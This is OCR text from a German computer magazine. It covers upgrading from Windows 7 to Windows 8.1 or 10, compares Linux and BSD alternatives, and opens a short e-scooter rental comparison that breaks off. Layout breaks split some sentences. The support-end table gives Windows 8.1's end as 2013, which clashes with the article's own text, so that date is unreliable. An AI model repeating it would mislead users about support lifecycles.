Praxistipps zum Umstieg von Windows 7 auf 10 haben wir online zusammengestellt: Unter [heise.de/-3892845](http://heise.de/-3892845) finden Sie die ausführliche Beschreibung von vier verschiedenen Umstiegsmethoden. Der Artikel handelt zwar vom Umstieg von Windows 7 auf 10 Version 1709, doch mit den Versionen 1803 und 1809 funktioniert alles genauso, wie unsere Nachtests ergeben haben. Den Link zum Artikel können Sie gern weitergeben. Falls es statt Windows 10 lieber 8.1 sein soll: Die Installationswege sind an sich die gleichen, nur brauchen Sie dafür natürlich ein anderes Installationsmedium. Bei Bedarf finden Sie ein ISO-Abbild via [ct.de/yj6r](http://ct.de/yj6r) auf Microsofts Website.

## Fazit

Eine eindeutige Empfehlung, durch welche Windows-Version man am besten die alte Windows-7-Installation ersetzt, können wir leider nicht geben. Wer kein Geld

## Support-Ende „as a Service“

	Home, Pro	Enterprise, Education
Windows 10 Version 1607	beendet	9. April 2019
Windows 10 Version 1703	beendet	8. Oktober 2019
Windows 10 Version 1709	9. April 2019	14. April 2020
Windows 10 Version 1803	12. November 2019	10. November 2020
Windows 10 Version 1809	12. Mai 2020	11. Mai 2021

## Support-Ende bei herkömmlichem Support

Version	Enddatum
Windows 8.1	10. Januar 2013
Windows 10 Enterprise LTSB 1507	14. Oktober 2025
Windows 10 Enterprise LTSB 1607	13. Oktober 2026
Windows 10 Enterprise LTSC 1809	9. Januar 2029


ausgeben kann oder will, wird um das Gratis-Upgrade auf Windows 10 kaum herumkommen. Windows 10 ist auch für jene zu empfehlen, die das Support-Ende von Windows 7 zum Anlass nehmen wollen, auf ein aktuelles Betriebssystem umzustellen. Falls Sie die Gelegenheit nutzen, einen neuen PC zu kaufen, wird es ebenfalls auf Windows 10 hinauslaufen, denn das ist meist vorinstalliert. Falls Sie dabei übrigens ein Gerät mit vorinstalliertem „Windows 10 S“ bekommen: Das erlaubt nur die Installation von Anwendungen aus dem Store, doch Sie können es kostenlos per Mausklick in den Einstellungen in eine normale Installation umwandeln – die Edition bleibt dabei die gleiche, aus „Home S“ beispielsweise wird dabei also ein „Home“.

Wer nach dem Wechsel des Betriebssystems hingegen möglichst lange Ruhe vor einem erneuten Support-Ende sowie vor Upgrade-Installationen haben möchte, ist mit Windows 8.1 vorläufig besser beraten. Zwar wird langfristig trotzdem kein Weg um Windows 10 herumführen, doch immerhin hat man mit 8.1 bis dahin noch vier Jahre Zeit, und wer weiß schon, was sich bis dahin noch alles ändert.

Einige Empfehlungen können wir aber trotzdem geben: Falls Sie noch eine 32-Bit-Variante von Windows 7 betreiben, sollten Sie eine Neuinstallation des Nachfolgers erwägen, und zwar als 64-Bit-Variante. Erstens unterstützt nur die mehr als 4 GByte RAM (und das gilt heutzutage eher als Untergrenze des Erträglichen), und zweitens fehlen Ihnen sonst Funktionen wie Hyper-V oder unter Windows 10 das Windows Subsystem für Linux (WSL [10]). Ohne Neuinstallation geht der Umstieg auf 64 Bit leider nicht, denn das Umwandeln einer bestehenden Installation hat Microsoft nicht vorgesehen und wir kennen auch keinen Trick, wie es trotzdem hinzubekommen wäre.

Und noch ein Tipp: Wenn irgendwie möglich, lassen Sie vor allem bei Windows 10 die Finger von der Home-Edition, und zwar nicht nur, weil Ihnen sonst unter anderem Sicherheitsfunktionen wie die Verschlüsselung fehlen. Sie gehören sonst nämlich zu den Beta-Testern, die ausprobieren müssen, ab wann die neuen Versionen gut genug für den Einsatz in Unternehmen sind. Von der Pro-Edition an aufwärts hingegen können Sie einstellen, dass Sie die neuen Version erst später bekommen wollen. Stellen Sie dazu in den Einstellungen unter „Update und Sicherheit/Erweiter-

## Windows 10 schickt standardmäßig diverse Diagnosedaten an Microsofts Server, doch das lässt sich abstellen.



terte Optionen“ von „Semi-Annual Channel (targeted)“ auf „Semi-Annual Channel“ um. Zusätzlich können Sie direkt darunter die neue Version um weitere maximal 365 Tage hinauszögern – bis dahin ist sie hoffentlich gut abgehängen und stabil genug für den Einsatz bei Ihnen.

Als Hinweis zum Abschluss: Wenn Sie eine Pro-Lizenz kaufen wollen, werden Sie im Internet mitunter überraschend billige Angebote finden. Doch Achtung: Bei denen lässt sich oft kaum entscheiden, ob es sich um ein echtes Schnäppchen handelt oder aber um eine Offerte, die Microsoft als illegal ansehen würde. Faustregel: je billiger, desto illegal. Allerdings unternimmt Microsoft derzeit nichts gegen solche Angebote, vermutlich um möglichst niemandem vom Umstieg auf Windows 10 abzuhalten. Weitere Infos rund um (vermeintliche) Billig-Lizenzen haben wir in [11] zusammengestellt. Auf der rechtlich sicheren Seite sind Sie mit SystemBuilder-Lizenzen.

Wenn Sie eine Windows-Lizenz kaufen, werden Sie übrigens womöglich über solche mit einem „N“ im Namen stoßen, beispielsweise „Pro N“ statt „Pro“. Das N steht für „Nicht mit Media Player“, und Sie sollten möglichst einen Bogen darum machen. Denn der Media Player fehlt mittsam Unterbau, und darüber können Anwendungen in den absurdesten Situationen stolpern. Wir hatten schon den Fall, dass sich ein Grafikkartentreiber deswe-

gen nicht installieren ließ. Mehr zu N-Editionen lesen Sie in [12].

Sollten Sie sich nach der Lektüre dieses Artikels nun so gar nicht entscheiden können, ist Windows für Sie vielleicht doch nicht der passende Nachfolger für Windows 7. Der nachfolgende Beitrag zeigt Alternativen auf. (axv@ct.de) **ct**

## Literatur

- [1] Axel Vahldiek, Microsoft stoppt Auslieferung von Windows 10 Version 1809, c't 22/2018, S. 35
- [2] Axel Vahldiek, Mitwachsende Datenplatte, „Speicherplätze“ unter Windows 8, c't 4/2013, S. 86
- [3] Jan Schüßler, Gruppentherapie, Heimnetzgruppen in Windows 10 ersetzen, c't 16/2018, S. 118
- [4] Jan Schüßler, Zurück in die Vergangenheit, Klassische Startmenüs für Windows 10, c't 12/2018, S. 120
- [5] Axel Vahldiek, Fotoanzeige unter Windows 10, c't 25/2018, S. 167
- [6] Hajo Schulz, Telefonierverbot, Windows 10: Telemetrie lähmlegen, Privatsphäre schützen, c't 1/2019, S. 172
- [7] Hajo Schulz, Lauschverbot, Die Windows-Einstellungen zur Privatsphäre, c't 15/2018, S. 78
- [8] Axel Vahldiek, FAQ: Windows 10 und das Microsoft-Konto, c't 23/2018, S. 176
- [9] Christof Windeck, Update auf Windows 8.1 scheitert, c't 14/2014, S. 140
- [10] Peter Siering, Fremdgänger, Windows Subsystem für Linux und die Alternativen, c't 10/2016, S. 78
- [11] Jan Mahn, Wollen Sie ein W kaufen?, Billige Windows-Keys ab 3,99 Euro: Ist das legal?, c't 1/2019, S. 96
- [12] Axel Vahldiek, N oder nicht N, Die Unterschiede zwischen Windows-Editionen mit und ohne N, c't 9/2017, S. 174

**Downloads und Microsoft-Doku:**  
[ct.de/yj6r](http://ct.de/yj6r)



**Wenn Ersatz für Windows 7 gefragt ist und seine Nachfolger keine Option darstellen, muss eine Alternative her. Wir haben uns umgesehen, welches Betriebssystem sich für Windows-Flüchtlinge am ehesten eignet und wie man es gefahrlos ausprobieren und installieren kann.**

**Von Peter Siering**

**U**m es gleich vorwegzunehmen: Abseits weltanschaulicher Fragen kommt als Betriebssystem für PCs, die bisher unter Windows 7 arbeiten, eigentlich nur Linux in Betracht. Es ist kostenlos zu haben, gibt sich mit denselben Hardwareressourcen zufrieden und dürfte für die meisten Komponenten älterer PCs auch funktionstüchtige Treiber mitbringen. Allerdings gibt es nicht nur ein Linux, das infrage kommt – bevor der Artikel dafür Antworten liefert, sei ein Ausflug gestattet, warum aus unserer Sicht nur selten etwas anderes sinnvoll ist.

#### **Linux-Alternativen**

Wer den (groß-)elterlichen PC mit Windows 7 an der Backe hat und nach einer Alternative Ausschau hält, sollte über ein Tablet oder vielleicht ein Chromebook nachdenken. Das kostet zwar Geld, spart aber Zeit für den Support und ist oft Computer genug. Die Hardware des PCs, die womöglich bereits in die Jahre gekommen ist, kann dann bald schon auf den Recyclinghof.

Für macOS braucht man Apple-Hardware. Die ist sogar gebraucht vergleichsweise teuer. Den eigenen PC in einen Hackintosh zu verwandeln ist zwar möglich, aber enorm zeitaufwendig und ausstattungstechnisch reine Glücksache – macOS kennt längst nicht jede PC-Komponente. Außerdem ist das lizenziertechnisch mindestens grenzwertig, weil Schutzmechanismen zu überwinden sind und das Betriebssystem einzeln nicht zu kaufen ist. Und: macOS und seine Softwarewelt sind weiter von Windows weg als manche Linux-Distribution – Umsteiger brauchen ein paar Wochen Umgewöhnung.

Windows-Klonen wie ReactOS mögen aus technischer Sicht spannend sein, aber

# Tschüss Windows!

**ReactOS, Linux, BSD & Co.: Welche Betriebssysteme echte Alternativen sind**

als System für den täglichen Einsatz taugen die Ansätze weniger als frühe Vorabversionen aller anderen Betriebssysteme. Der einstige Windows-Mitbewerber OS/2 erlebt als ArcaOS 5 zwar einen weiteren letzten Frühling, kostet jedoch schon in der „personal edition“ 129 US-Dollar. Weit entwickelte Windows-Kompatibilität zum Ausführen von vorhandenen Programmen fehlt obendrein – für Noch-Windows-7-Nutzer ist das allenfalls ein Irrweg weg von Microsoft.

Neugierig waren wir auf das, was die BSD-Unix-Welt für den Desktop hervorgebracht hat: OpenBSD und TrueOS werden dort als Varianten für den persönlichen Computergebrauch gern empfohlen. OpenBSD mag alten Unix-Hasen das Gefühl von Heimat vermitteln, wenn es nach der textmodusbasierten Installation und einem manuellen Start der grafischen Oberfläche immerhin Terminalfenster öffnet. Wer seine Möhren gern selbst ausgräbt, hat hier Spaß, doch Windows-7-Umsteiger werden eher schreiend zu Windows 8.1 oder 10 überlaufen.

TrueOS, als weiterer (Free)BSD-Ableger, bietet immerhin ein grafisches Installationsprogramm. Doch das passt je nach Ausgereiftheit des BIOS bei UEFI und hinterlässt nicht bootfähige Systeme. Technisch bietet es tolle Dinge, etwa regelmäßige differenzielle Systemsicherungen dank ZFS als Dateisystem. Leider ist die Bedienoberfläche eine Denglischbauweise. Richtiger Zug scheint nicht mehr im Projekt zu sein, denn der designierte Nachfolger Project Trident ändert abermals die Ausrichtung von TrueOS.

Damit nicht der Eindruck entsteht, die erwähnten BSDs würden gar nichts taugen: Sie eignen sich nur nicht für Windows-7-Umsteiger, die das erste Mal mit unixoiden Betriebssystemen in Kontakt kommen. Mit etwas Liebe und Aufmerksamkeit können sich kundige Nutzer damit durchaus ihren Desktop schön machen und auch viele der gängigen Programme nutzen, etwa LibreOffice und Firefox. Verglichen mit Linux ist das Softwareangebot aber kleiner, weil Softwarehersteller nur an Windows sowie macOS denken und allenfalls noch an Linux – aber nicht an BSD.

## Alternative Linux

Für weniger abenteuerlustige Windows-7-Flüchtlinge bleibt wie eingangs erwähnt nur Linux. Aber welches? Wie auch die BSD-Welt dazu neigt, im Zweifel ambitioniert

die Familie weiter aufzuspalten, indem weitere Weggabeln geschaffen werden, ist auch die Linux-Welt in steter Bewegung. Es gibt nicht nur eine Vielzahl von Distributionen, sondern auch verschiedene grafische Bedienoberflächen. Die kann man theoretisch austauschen. Für die ersten Schritte wählt man am besten die Distribution nach der Standardoberfläche.

Ganz früher, als man noch Geld für die Medien einer Linux-Distribution ausgab, war Suse für deutsche Nutzer eine gute Empfehlung, weil es ein umfassendes Handbuch dazu gab. Diese Stelle hat zwischenzeitlich Ubuntu innegehabt, weil es eine breite Nutzerbasis weltweit hat.

Doch die wirtschaftliche Kraft hinter Ubuntu, die Firma Canonical, verfolgt eben geschäftliche Interessen und hat im Lauf der Zeit wenig Geschick bewiesen, das System mit einer für Windows-Nutzer verständlichen Bedienoberfläche auszustatten.


Mit Unity eiferte Canonical sogar der Kachelitis in Windows 8 nach und ist jetzt zu Gnome zurückgekehrt. Wer bisher Windows 7 benutzt hat, muss sich deutlich umorientieren. Es gibt nichts, was einem Startmenü ähnelt. Die sonstigen Bedienmöglichkeiten sind aber nah an Windows:

Strg+C kopiert, Alt+Tab wechselt Fenster et cetera.

Dichter kommt der Ubuntu-Ableger Linux Mint in der Cinnamon-Edition an Windows heran. Die Bedienoberfläche Cinnamon sieht ein wenig anders, moderner als Windows 7 aus, ähnelt aber von der Bedienung her durchaus dem Windows-Klassiker. Die Bezeichnungen, Hilfstexte und Dokumentation sind Deutsch. Viele Feinheiten, die man sich unter Windows angeeignet hat, sind allerdings neu zu entdecken und nicht alles hat seine Entsprechung.

Gleiches gilt für Kubuntu, das als Bedienoberfläche auf KDE setzt. Auch hier finden sich Windows-Nutzer schnell zu recht. Die aktuelle Fassung des Desktops zeugt von lieblicher, konsequenter Weiterentwicklung. Während bei Cinnamon eher Hipness der treibende Faktor ist, scheint bei KDE der Benutzer im Vordergrund zu stehen. Letztlich bleibt die Auswahl aber doch Geschmacksache.

Optik hin, Paketauswahl her: Keine Distribution unterstützt Umsteiger direkt. Wer von einer bestehenden Windows-7-Installation auf Linux – egal welcher Couleur – wechseln möchte, kann nicht einfach ein Update ausführen. Stattdessen muss er alle Details des Umzugs selbst



Das auf Debian aufbauende Ubuntu ist häufig auch Basis für weitere Distributionen geworden. Seine Gnome-Bedienoberfläche mit einer den Desktop überlagernden Programmauswahl – hier halbe-halbe mit dem Dateimanager dargestellt – ist gewöhnungsbedürftig, wenn man von Windows 7 kommt.

vorbereiten und ausführen. Das größte Arbeitspaket bildet dabei die Aufgabe, den bisher eingesetzten Windows-Anwendungen wo nötig die eigenen Daten per Export abzutrotzen und ins Linux-Pendant zu importieren.

Immerhin lassen sich die beiden Linuxen zunächst einmal als Live-System starten, also ohne Installation von einem USB-Stick booten und versuchsweise benutzen. Das geht auch von einer DVD, aber das ist eher zum Abgewöhnen.

## Live testen

Im Live-Betrieb finden Sie auch gleich heraus, ob das Betriebssystem Treiber für Ihre PC-Hardware mitbringt. Das manchmal notwendige Nachinstallieren von Treibern ist in dieser Betriebsart nicht möglich, im installierten System später schon. Das Gleiche gilt auch für Software: Die Live-Systeme bringen einen Grundstock zum Probieren mit, darunter meist ein Office-Paket, einen Browser und einen E-Mail-Client; nach der Installation kann man weitere Anwendungen hinzufügen.

Aus dem Live-System heraus können Sie auf die Windows-Festplatte des PCs zugreifen. Obacht: Sie dürfen hier durchaus auch Dateien ändern. Nutzen Sie im Zweifel Kopien, die Sie auf den Linux-Desktop ziehen. Stören Sie sich nicht daran, dass Sie im Live-Betrieb nur eine englischsprachige Bedienoberfläche zu sehen bekommen. Das ist nach der Installation nicht mehr so, wenn Sie die Spracheinstellungen angepasst haben.

Apropos Software: Linux erhält Treiber, Updates und Anwendungen standardmäßig aus speziellen Paketquellen (Repositories) der Distribution. Man muss also nichts selbst übersetzen oder im Web zusammenkratzen, sondern installiert Software komfortabel aus einer speziellen Anwendung heraus – Suchfunktionen helfen bei der Auswahl. Abhängige Software oder Bibliotheken beschafft die Paketverwaltung vollautomatisch. Das klingt nach einem Store kommerzieller Systeme, die Auswahl ist aber deutlich größer und eine Distribution bezieht alle Updates und Treiber dorther.


Ubuntu und Mint polstern die Softwareauswahl mit neuartigen Installationsmethoden auf und erschließen sich so auch Programme wie Microsofts Visual Studio Code per Anwendungsverwaltung. Ubuntu setzt dabei auf Snap, Mint verwendet Flatpack. Dabei variiert die Größe für Visual Studio Code erheblich: Das

Snap in Ubuntu ist 128 MByte groß, das Flatpack in Mint über 1 GByte – das spricht an dieser Stelle für Original-Ubuntu.


## Support-Fragen

Die Supportleistungen, die ein Endverbraucher bei Linux erwarten kann, ent-

sprechen in etwa denen, die er bei Windows realistisch erhält: Sicherheits- und Funktions-Updates. Da eine Linux-Distribution nicht nur das Betriebssystem bereitstellt, sondern auch Anwendungen, fallen die Updates umfangreicher aus und haben den großen Vorteil, dass man na-



Der Ubuntu-Ableger Linux Mint in der Cinnamon-Edition ähnelt stark der Bedienlogik von Windows 7 mit seinem Startmenü und seiner Taskbar. Fehlen eigentlich nur noch Laufwerksbuchstaben ...



Kubuntu verwendet mit KDE Plasma 5 eine seit vielen Jahren stetig weiterentwickelte grafische Bedienoberfläche, die moderner aussieht, aber alten Windows-Prinzipien sehr nah kommt.

hezu alles aus einer Hand bekommt – es genügt also ein Update-Lauf.

Daraus könnte man auch Nachteile konstruieren: Wenn man die neueste Fassung einer Anwendung verwenden will, kann es sein, dass man auch auf die aktuellste Fassung der Distribution wechseln muss, um sie aus den Paketquellen installieren zu können und Updates dafür zu erhalten. Andere Methoden zur Softwareinstallation sollten Neulinge in der Anfangszeit meiden, weil sie das Dasein sehr schnell sehr verkomplizieren können.

Linux-Distributionen kennen verschiedene Veröffentlichungsweisen. Bei einem Rolling Release wird Software laufend aktualisiert – das ist für Einsteiger eher ungeeignet und entwickelt eine ähnliche Dynamik wie regelmäßige Funktionsupgrades in Microsofts As-a-Service-Modell für Windows. Es geht womöglich immer mal etwas zu Bruch.

Reguläre Release-Zyklen, wie sie etwa Ubuntu vorsieht, bringen halbjährlich neue Versionen heraus; andere Distributionen seltener. Für ein reguläres Release liefert Ubuntu nur neun Monate Updates. Bei der Veröffentlichung eines Nachfolgers hat man also drei Monate Zeit für einen Umstieg darauf. Der Versionssprung gelingt durch Einspielen von Updates meist komplikationslos.

Laut Ubuntu entscheiden sich dennoch deutlich über 90 Prozent der Nutzer für die Installation einer sogenannten „Long Term Support“-Version. Die erhält für fünf Jahre Updates, allerdings nur der Kern der Distribution (Pakete in main und restricted). Von Ubuntu-LTS abgeleitete Distributionen wie Mint oder Kubuntu definieren eigene Richtlinien für die Laufzeit, in der Regel drei Jahre. Der Umstieg von einer LTS-Version auf die nächste gelingt ebenfalls im Rahmen eines Updates.

## Wie starten?

Wenn Sie nach Einsatz der Live-Medien Gefallen an einer der Linux-Distributionen gefunden haben und über die Installation nachdenken, empfiehlt sich zunächst der Parallelbetrieb, also das Einrichten an der Seite des bestehenden Windows. Angesichts purzelnder SSD-Preise ist heute eine 128 GByte große SSD für unter 30 Euro eine pragmatische Methode, die Windows-Festplatte unangetastet zu lassen. Klemmen Sie eine solche SSD in Ihren PC und stöpseln Sie den

oder Windows-Datenträger während der Linux-Installation ab.

Nach getaner Einrichtung können Sie auch die Windows-Platten wieder anklemmen und über die BIOS-Bootauswahl das eine oder andere Betriebssystem starten. Keine der beiden Platten enthält Verweise auf die jeweilige andere Betriebssysteminstallation, die nur mit Frickelei zu entsorgen wäre. Von Linux aus können Sie auf Ihre Windows-Dateien zugreifen (umgekehrt mit dem Linux Reader beispielsweise auch, siehe [ct.de/ydqc](http://ct.de/ydqc)). Mit dieser Installationsmethode prüfen Sie im Detail, ob sich Ihre Hardware mit Linux verträgt.

Wer ein bombensicheres Backup seiner Windows-Installation und seiner Daten im Schrank hat, kann sich auch den Fähigkeiten gängiger Linux-Distributionen für die Parallelinstallation anvertrauen: Sie verkleinern die Windows-Partitionen oft problemlos und richten einen Dual-Boot ein. Dafür, dass das in jedem Fall klappt, gibt es aber keine Garantie. Im schlimmsten Fall endet der Versuch mit zwei nicht mehr startfähigen Betriebssystemen.

## Softwarerecycling

Linux-Distributionen sind üppig mit Software ausgestattet, die eigentlich jeden Anwendungsfall abdeckt. Was allerdings nicht klappt: Windows-Software direkt


unter Linux auszuführen. Es gibt mit Wine dafür zwar Ansätze, doch oft muss man allerhand Verrenkungen ausführen, bevor es klappt. Die entstehende Lösung ist eng an die aktuelle Systemversion gekoppelt; unter Umständen geht es nach einem Update von vorn los.

Es gibt eine Ausnahme: Steam hat Wine integriert und sorgt so dafür, dass nicht nur native Spiele unter Linux funktionieren, sondern auch viele der Windows-Kracher tadellos laufen. Durch die Wine-Integration von Valve in Steam muss man nicht basteln, sondern kann direkt loslegen. Mit vielen Spielen klappt das prima, leider noch nicht mit allen – in der Regel krankt es dann am Kopierschutz.

Linux-Anfänger nehmen am besten eine virtuelle Maschine (VM) zur Hilfe, um ihre sonstigen Windows-Software-Goodies dort auszuführen. VirtualBox erlaubt mit älteren Versionen von Windows in der VM „seamless“ Betrieb, bei dem sich Fenster von Windows-Anwendungen unter die Linux-Fenster mischen. Idealerweise gelingt der Betrieb von Windows in einer VM so, dass es gar keinen Zugriff auf die Außenwelt braucht und so auch ohne Updates noch etwas weiterleben kann.

(ps@ct.de) 

**Download-Adressen, Projekt-Infos:**  
[ct.de/ydqc](http://ct.de/ydqc)



**Nach dem Download**  
der ISO-Datei hilft  
Rufus, den Inhalt auf  
einen USB-Stick zu  
kopieren. So lässt  
sich das Linux-Sys-  
tem bequem zu-  
nächst live erproben.



# Scooter-Dreiklang

## Elektrische Roller im Kurzvergleich

**Gleich drei Anbieter haben in den vergangenen Wochen ihre E-Scooter auf die Straßen der portugiesischen Hauptstadt Lissabon gestellt. Spaß macht das vor allem den Touristen.**

**Von Lutz Labs**

**E**-Scooter, also Roller mit Elektroantrieb, sollen den Weg von der Haltestelle zur Wohnung oder zum Arbeitsplatz erleichtern. Doch braucht sich nun nicht jeder einen eigenen Roller zu kaufen: Verschiedene Unternehmen stellen sie zu Hunderten in Großstädten ab, zur Miete braucht man nur eine App und eine Kreditkarte.

In Deutschland sind solche Scooter noch nicht für den Betrieb auf öffentlichen

Straßen zugelassen, aber andere Länder sind da nicht so zimperlich: In der portugiesischen Hauptstadt Lissabon etwa sind in den vergangenen Wochen drei Anbieter mit eigenen Angeboten gestartet: Hive, eine Marke der Daimler-Tochter MyTaxi, das amerikanische Unternehmen Lime und Voi aus Schweden. Einige hundert Roller stehen nun auf den Straßen und Plätzen herum und warten auf Kunden. Der deutsche Anbieter Tier Mobility wird nach eigenen Angaben in Kürze starten.

### Free Floating

Die Roller stehen nicht an festen Punkten, sondern da, wo der vorherige Nutzer sie stehengelassen hat. Wer keinen findet, ruft die zugehörige Android- oder iOS-App auf und lässt sich auf einer Karte verfügbare Roller in der Nähe anzeigen. Freie Lime-Roller in einigen Städten in Australien und den USA kann man bereits in

Google Maps sehen, in Lissabon war die Funktion noch nicht freigeschaltet. Eine spätere Einbindung anderer Anbieter in Maps ist wohl unwahrscheinlich, da Googles Konzernmutter Alphabet an Lime beteiligt ist.

Die Miete läuft immer nach dem gleichen Schema ab: passende App aufrufen, QR-Code auf dem Lenker einscannen und losfahren. Nach Fahrtende muss man den Roller in der App wieder zurückgeben; wer nur einen Kaffee trinken und danach weiterfahren möchte, kann ihn auch für die weitere Nutzung reservieren.

### Startprobleme

